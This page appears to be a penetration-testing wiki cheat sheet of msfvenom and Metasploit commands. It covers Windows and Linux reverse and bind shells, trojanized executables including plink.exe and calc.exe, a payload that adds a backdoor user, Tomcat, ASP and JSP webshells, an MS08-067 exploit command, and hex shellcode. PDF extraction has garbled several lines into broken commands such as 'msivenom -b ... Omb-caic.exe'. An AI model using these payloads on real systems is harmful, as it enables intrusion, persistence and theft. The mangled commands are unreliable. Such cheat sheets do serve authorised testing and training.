

## Msfvenom Payloads Cheat Sheet

Penetration Testing Wiki

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Extensive list of msfvenom payloads cheat sheet for Metasploit

### General commands with Msfvenom



List all payloads types (around 562 types):

Show only Windows x64 payloads:

















msfvenom --list formats



Metasploit Msfvenom Basic Usage

# Difference between staged and non-staged payloads

In **msfvenom** we can choose between staged and non-staged payloads, but what are they?

**Non-staged payloads** are standalone payloads, that means the whole payload is sent at once to the target.

Advantage: Less communications so it is better to avoid detection.















### rayioaas generation with Msfvenom

#### Binary payloads

Generate C code for a Windows target with a TCP reverse shell connecting back to host \$LOCALIP:443 (non-staged payload):

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

Generate C code for a Windows target with a TCP reverse shell connecting back to host \$LOCALIP:443 (staged payload):

```
msfvenom -p windows/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

Generate C code for TCP reverse shell to host \$LOCALIP:443 obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

Generate C code for reverse shell to host \$LOCALIP:443 (TCP) obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode and spawning the shellcode in a different threat to not crash the main process:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

Generate C code for a bindshell for a Linux target on port TCP/4444 avoiding bad chars \x00\x0a\0d\x20 and obfuscating the shellcode:

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b
"\x00\x0a\x0d\x20" -e x86/shikata_ga_nai
```

Generate JavaScript payload to execute a staged reverse shell against host \$LOCALIP on port 443:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f
is le -e generic/none
```











in file shell\_reverse.exe:



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msfvenom -p windows/shell\_reverse\_tcp LHOST=\$LOCALIP LPORT=4444 -f
exe -o shell\_reverse.exe

Generate a Windows EXE with a shellcode executing a reverse shell against host \$LOCALIP on port 4444 (TCP). The output will be written in file shell\_reverse\_msf\_encoded.exe. Obfuscate the shellcode doing 9 rounds of obfuscation.

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

Trojanize file plink.exe to execute a reverse shell against host \$LOCALIP:4444 (TCP) using 9 rounds of obfuscation and write the output EXE in file shell\_reverse\_msf\_encoded\_embedded.exe:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

Generate an EXE file called met\_https\_reverse.exe to execute a reverse shell through https (port 443) on host \$LOCALIP to connect to a listening meterpreter session:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=$LOCALIP
LPORT=443 -f exe -o met_https_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -o shell_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-
binaries/plink exe -o shell reverse msf encoded embedded exe
```

msfvenom -p windows/meterpreter/reverse\_http LHOST=\$LOCALIP LPORT=80
-f exe -e x86/shikata\_ga\_nai -x /usr/share/windows-

in











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msfvenom -p windows/meterpreter/reverse\_tcp LHOST=\$LOCALIP -f exe -k
-x calc.exe -o calc\_2.exe

#### Staged ELF shared library (.so) payload with a reverse shell:

msfvenom -p linux/x86/shell/reverse\_tcp LHOST=**\$LOCALIP** LPORT=443 -o staged.out -f elf-so

#### Non-staged ELF shared library (.so) payload with a reverse shell:

msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=**\$LOCALIP** LPORT=443 -o non-staged.out -f elf-so

#### Generate file meterpreter.exe cointaining a reverse shell against host \$LOCALIP on port TCP/443:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=\$LOCALIP LPORT=443
-f exe -o meterpreter.exe

#### Warning: When using -x parameter, the executable must not be UPX compressed

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=\$LOCALIP LPORT=443 -f exe -x /usr/share/windows-binaries/plink.exe -e x86/shikata\_ga\_nai -o plink-meterpreter.exe

#### Exploit MS08-067 (NetAPI vulnerability) on host \$IP and execute a bindshell after exploitation:

msfcli windows/smb/ms08\_067\_netapi RHOST=**\$IP** PAYLOAD=windows/shell/bind\_tcp E

#### Generate a python payload to execute calc.exe omitting characters \x00 (NULL byte):

msfvenom -p windows/exec CMD=calc.exe -b "x00" -f pv

### Create account.exe file 20 rounds of obfuscation that contains a payload that will create the user hack3r with password s3cret^s3cret:

msfvenom -p windows/adduser -f exe -o account.exe USER=hack3r











msivenom -b windows/exec Omb-caic.exe -f dll -o calc.dl

### Trojanize Windows Service with 20 rounds of obfuscation to create a new user hack3r with password s3cret^s3cret:

msfvenom -p windows/exec CMD=calc.exe -f exe-service

msfvenom -p windows/adduser -f exe-service -o service.exe
USER=hack3r PASS=s3cret^s3cret -e x86/shikata\_ga\_nai -i 20

#### Get shellcode assembler code:

msfvenom -p linux/x86/exec cmd=whoami R | ndisasm -u -

#### Payload size: 42 bytes

00000000 6A0B push byte +0xb 00000002 58 pop eax 00000003 99 cdq 00000004 52 push edx 00000005 66682D63 push word 0x632d 00000009 89E7 mov edi,esp 0000000B 682F736800 push dword 0x68732f push dword 0x6e69622f 00000010 682F62696E 00000015 89E3 mov ebx,esp 00000017 52 push edx 00000018 E807000000 call 0x24 0000001D 7768 ja 0x87 0000001F 6F outsd 00000020 61 popa 00000021 6D insd 00000022 6900575389E1 imul eax,[eax],dword 0xe1895357 int 0x80 00000028 CD80

#### Get assembler in friendly format to embedded in a python/perl exploit:

msfvenom -p linux/x86/exec cmd=whoami R | hexdump -v -e '"\\x" 1/1 "%02x"'

Payload size: 42 bytes

\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7 \x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89 \xe3\x52\xe8\x07\x00\x00\x77\x68\x6f\x61 \x6d\x69\x00\x57\x53\x89\xe1\xcd\x80









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reter reverse shell:

msfvenom -p java/meterpreter/reverse\_tcp -f war -o tomcatapp.war
LHOST=\$LOCALIP

Tomcat webshell with a standalone reverse shell against host \$LOCALIP on port 442:

msfvenom -p java/shell\_reverse\_tcp -f war -o tomcatapp2.war LHOST=\$LOCALIP LPORT=442

#### **ASP webshell on Windows:**

msfvenom -p windows/shell\_reverse\_tcp LHOST=\$LOCALIP LPORT=443 -f
asp -o webshell\_reverse\_msfvenom.txt

#### JSP webshell on Linux:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -o
test.jsp -f jsp
```

-v payload: specifies the payload name!! Very useful when replacing existing payloads in existent exploits

### Using Metasploit and wait for a reverse shell

```
use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LPORT 443

t.
set LHOST $LOCALIP

exploit
```

More info:

https://www.offensive-security.com/metasploit-unleashed/msfvenom/
















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












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












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